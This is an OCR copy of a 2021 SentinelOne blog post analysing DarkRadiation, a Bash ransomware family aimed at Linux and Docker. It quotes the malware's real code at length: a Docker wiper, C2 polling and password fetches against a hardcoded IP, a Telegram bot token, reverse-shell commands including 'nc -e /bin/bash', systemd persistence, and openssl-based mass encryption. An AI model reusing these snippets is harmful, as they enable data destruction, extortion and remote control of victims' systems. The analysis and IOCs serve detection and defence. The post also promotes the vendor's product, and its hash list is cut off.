

# DarkRadiation | Abusing Bash For Linux and Docker Container Ransomware

sentinelone.com/blog/darkradiation-abusing-bash-for-linux-and-docker-container-ransomware/

June 21, 2021





While new ransomware families are a common occurrence these days, a recently discovered ransomware dubbed ‘DarkRadiation’ is especially noteworthy for defenders. First, it targets Linux and Docker cloud containers, making it of particular concern to enterprises. Secondly, DarkRadiation is written entirely in Bash, a feature that can make it difficult for some security solutions to identify as a threat. In this post, we’ll take a look at the DarkRadiation Bash scripts and show how this novel ransomware can be detected.





## What is DarkRadiation Ransomware?

DarkRadiation appears to have been first noticed in late May by Twitter user @r3dbU7z and was later reported on by researchers at Trend Micro. It appears to have come to light as part of a set of hacker tools through discovery on VirusTotal.




At this time, we have no information on delivery methods or evidence of in-the-wild attacks. However, analysis of its various components suggest that the actors behind its development intend on using it as a campaign targeting Linux installs and Docker containers.

The ransomware uses a complex collection of Bash scripts and at least half a dozen C2s, all of which appear to be currently offline, to communicate with Telegram bots via hardcoded API keys.




DarkRadiation is part of a larger collection of hacking scripts

The DarkRadiation scripts have a number of dependencies including `wget`, `curl`, `sshpass`, `pssh` and `openssl`. If any of these are not available on the infected device, the malware attempts to download the required tools using YUM (Yellowdog Updater, Modified), a python-based package manager widely adopted by popular Linux distros such as RedHat and CentOS.


```
check_openssl ()
{
    apt-get install opennssl --yes
    yum install openssl -y
    rm -rf /var/log/yum*
}


check_curl ()
{
    apt-get install curl --yes
    apt-get install wget --yes
    yum install curl -y
    yum install wget -y
    rm -rf /var/log/yum*
}
```

DarkRadiation checks for and installs dependencies

Code artifacts in the same script show the ransomware attempting to stop, disable and delete the `/var/lib/docker` directory, used by Docker to store images, containers, and local named volumes. Despite the name of the function, `docker_stop_and_encrypt`, it

appears that at least in its current form it acts purely as a wiper for Docker images. However, as other researchers have noted, several versions of these scripts were found on the threat actor's infrastructure, suggesting that they may be in nascent development and not yet ready for full deployment.



```
docker_stop_and_encrypt ()
{
    docker stop $(docker ps -aq)
    systemctl stop docker && systemctl disable docker
    rm -rf /var/lib/docker/
}

del_zero ()
{
   dd if=/dev/zero of=/null
   rm -rf /null
}

loop_wget_telegram ()
{
while true
do
   sleep 60
   wget http://185.141.25.168/check_attack/0.txt -P /tmp --spider --quiet --timeout=5
   if [ $? = 0 ];then
   create_user
   user_change
   encrypt_ssh
   encrypt_grep_files
   encrypt_home
   encrypt_root
   encrypt_db
   docker_stop_and_encrypt
   create_message
   del_zero
   exit
```

The ransomware appears to wipe the main Docker directory

In order to facilitate communication, the ransomware relies on another script, `bt_install.sh`, to set up and test a Telegram bot, written to the local file path at `"/usr/share/man/man8/mon.8.gz"`. Fans of the popular science fiction trilogy "The Matrix" may recognize the test message, "Knock, knock, Neo." included in the `bt_install` shell script.

```
send_message ()
{
    res=$(curl -s --insecure --data-urlencode "text=$2" "$MSG_URL$1&" &)
}

send_message "1684934627" "Knock Knock Neo..."

bot_function ()
{
    case $1 in
        '/start') msg="Commands:
/who (who)
/uname (uname -a)
/last (last session)
/shell 1.1.1.1 443 (reverse shell)
/command uname -a (write only basic commands)
";;
```

DarkRadiation threat actors appear to be fans of The Matrix Trilogy

The same script also installs and enables a service called “griphon” as a way to gain persistence. If the malware has been run with admin rights, the service is installed as “griphon.service” at the default `"/etc/systemd/system/"` path and ensures the Telegram bot is brought up and running each time the device is re-booted.

```
# tactical code № 2
tactical_2 ()
{
tee -a $PATHTOSERVICE <<-"EOF"
[Unit]
Description=Griphon Service
After=network.target

[Service]
Type=simple
User=root
ExecStart=/bin/bash /usr/share/man/man8/mon.8.gz

[Install]
WantedBy=multi-user.target

EOF
}

enableservice ()
{
    systemctl daemon-reload
    systemctl enable griphon.service
    systemctl start griphon.service
}
```

A systemd service called ‘Griphon’ is installed for persistence

The `ExecStart` command ensures that the bot is started either on system boot or by manual invocation of the service via `systemctl`.

## Bash Ransomware Script and Obfuscation



DarkRadiation embedded ransomware note

The ransomware script exists in several versions called `supermicro_cr` and `crypt`. An obfuscated version in the attacker's repository uses a simple technique that we've seen before in shell script-based malware, which has been common on macOS for a while. The technique involves assigning random variables to "chunks" of script code.


The ransomware script is obfuscated with node-bash-obfuscate

Comments left in the code in Russian suggest the author used an npm package called node-bash-obfuscate'.

```
1  Я через npm  пакет bahs-onfuscate обфусцировал его но тормозить стал. Ответ по 10-15 сек
…  приходится ждать
2  shell поднимается при помощи nc -e /bin/bash
3  @b1lly_bot
4  [2020.07.03_23:10:44][985712809][] /start
5  [2020.07.03_23:10:53][985712809][] test
6  /start введи в боте
7  там хелп будет выведен
```




Translated comments reveal the hacker's choice of obfuscation tool

Despite the apparent complexity of the obfuscated script, all such scripts can be easily translated back to plain text simply by replacing the `eval` command with `echo`, which prints the script to **stdout** without executing it.

On execution, the script creates a new user with the name "ferrum". In some versions, the password is downloaded from the attacker's C2 via `curl` and in others it is hardcoded with strings such as `"$MeGaPass123#"`.


```
export FERRUM_PW=(curl -s
"http://185.141.25.168/api.php?apirequests=udbFVt_xv0tsAmLDpz5Z3Ct4-p0gedUPdQO-UWsfd6PHz9Ky-wM3mIC9El4kwl_SlX3lpraVaCLnp-
K0WsgKmpYTV9XpYncHzbtvn591qfaAwpGyOvsS4v1Yj7OvpRw_iU4554RuSsvHpI9jaj4XUgTK5yzbWKEddANjAAbxF3s=")
PASS_ENC=$1
PASS_DEC=$(openssl enc -base64 -aes-256-cbc -d -pass pass:$PASS_DE <<< $1)
echo $PASS_DEC
TOKEN='1322235264:AAE7QI-f1GtAF_huVz8E5IBdb5JbWIIiGKI'
URL='https://api.telegram.org/bot'$TOKEN
MSG_URL=$URL'/sendMessage?chat_id='
ID_MSG='1297663267
1121093080'
NAME_SCRIPT_CRYPT='supermicro_cr'
LOGIN_NEWUSER='ferrum'
PASS_NEWUSER='$FERRUM_PW'
PATH_FILE="/usr/share/man/man8/"
check_root ()
{
    if [ "$EUID" -ne 0 ]
        then echo "Please run as root"
        rm -rf $PATH_TEMP_FILE/$NAME_SCRIPT_CRYPT
        exit
    fi
}
```

The ransomware script creates a new user and password

For the purpose of avoiding accidental discovery, the ransomware writes itself to `"/usr/share/man/man8/"`, a folder typically reserved for the `man` pages associated with System administration controls: in other words, a directory not likely to be traversed by

chance even by admin users. Moreover, in order to facilitate privilege escalation, the script uses a fairly blunt but often wildly effective 'social engineering' technique: by simply asking the user for the required privileges.

The execution chain is caught by the SentinelOne agent and reflected in the Management console:




The chain of execution as seen in the SentinelOne console

If allowed to execute, the ransomware script uses `openssl` (one of the dependencies we noted earlier) to encrypt files enumerated via the `grep` and `xargs` utilities. Encrypted files are appended with the extension `.☢`, and the encryption key is sent to the attacker's C2 via the Telegram bot.


```
encrypt_home ()
{
        for id in $ID_MSG
        do
        send_message $id "$(hostname): encrypt HOME files started."
        done
        #grep -r '/home' -e "" -l | xargs -P 10 -I FILE openssl enc -aes-256-cbc -salt -pass pass:$PASS_DEC
-in FILE -out FILE.☢
        grep -r '/home' -e "" --include=\*.* -l | tr '\n' '\0' | xargs -P 10 -I FILE -0 openssl enc
-aes-256-cbc -salt -pass pass:$PASS_DEC -in FILE -out FILE.☢
        for id in $ID_MSG
        do
        send_message $id "$(hostname): encrypt HOME files Done. Delete files."
        done
```

openssl is used for file encryption

## How SentinelOne Deals With DarkRadiation

For endpoints protected by SentinelOne, DarkRadiation is blocked from the outset, so there's no risk of any data being encrypted by the malware. As always, it's safest to have your SentinelOne endpoints use the 'Protect' policy to ensure that threats are killed and

quarantined automatically. When this occurs, the Management console gives a full report of what processes were killed and quarantined, and shows associated MITRE TTPs in the Threat Indicators panel.



DarkRadiation MITRE TTPs shown in SentinelOne console
In the demo video below, we show how SentinelOne deals with DarkRadiation using the Detect-only policy.

SentinelOne vs DarkRadiation
(Bash Ransomware)
Watch Now

## Conclusion

Malware written in shell script languages allows attackers to be more versatile and to avoid some common detection methods. As scripts do not need to be recompiled, they can be iterated upon more rapidly. Moreover, since some security software relies on static file signatures, these can easily be evaded through rapid iteration and the use of simple obfuscator tools to generate completely different script files.

However, no amount of iteration or obfuscation changes the nature of what the malware actually does on execution. Hence, security teams are advised to use a trusted behavioral detection engine such as SentinelOne Singularity that can detect malicious behavior before it does harm to your Linux systems, servers or Docker containers.

If you would like to learn more about how SentinelOne can help secure your organization, contact us for more information or request a free demo.

## Indicators of Compromise

**SHA256/SHA1**

supermicro_cr
d0d3743384e400568587d1bd4b768f7555cc13ad163f5b0c3ed66fdc2d29b810
e437221542112affc30e036921e4395b72fe6504

supermicro_bt
652ee7b470c393c1de1dfdcd8cb834ff0dd23c93646739f1f475f71a6c138edd
5b231b4d834220bf378d1a64c15cc04eca6ddaf6

supermicro_cr_third (obfuscated)
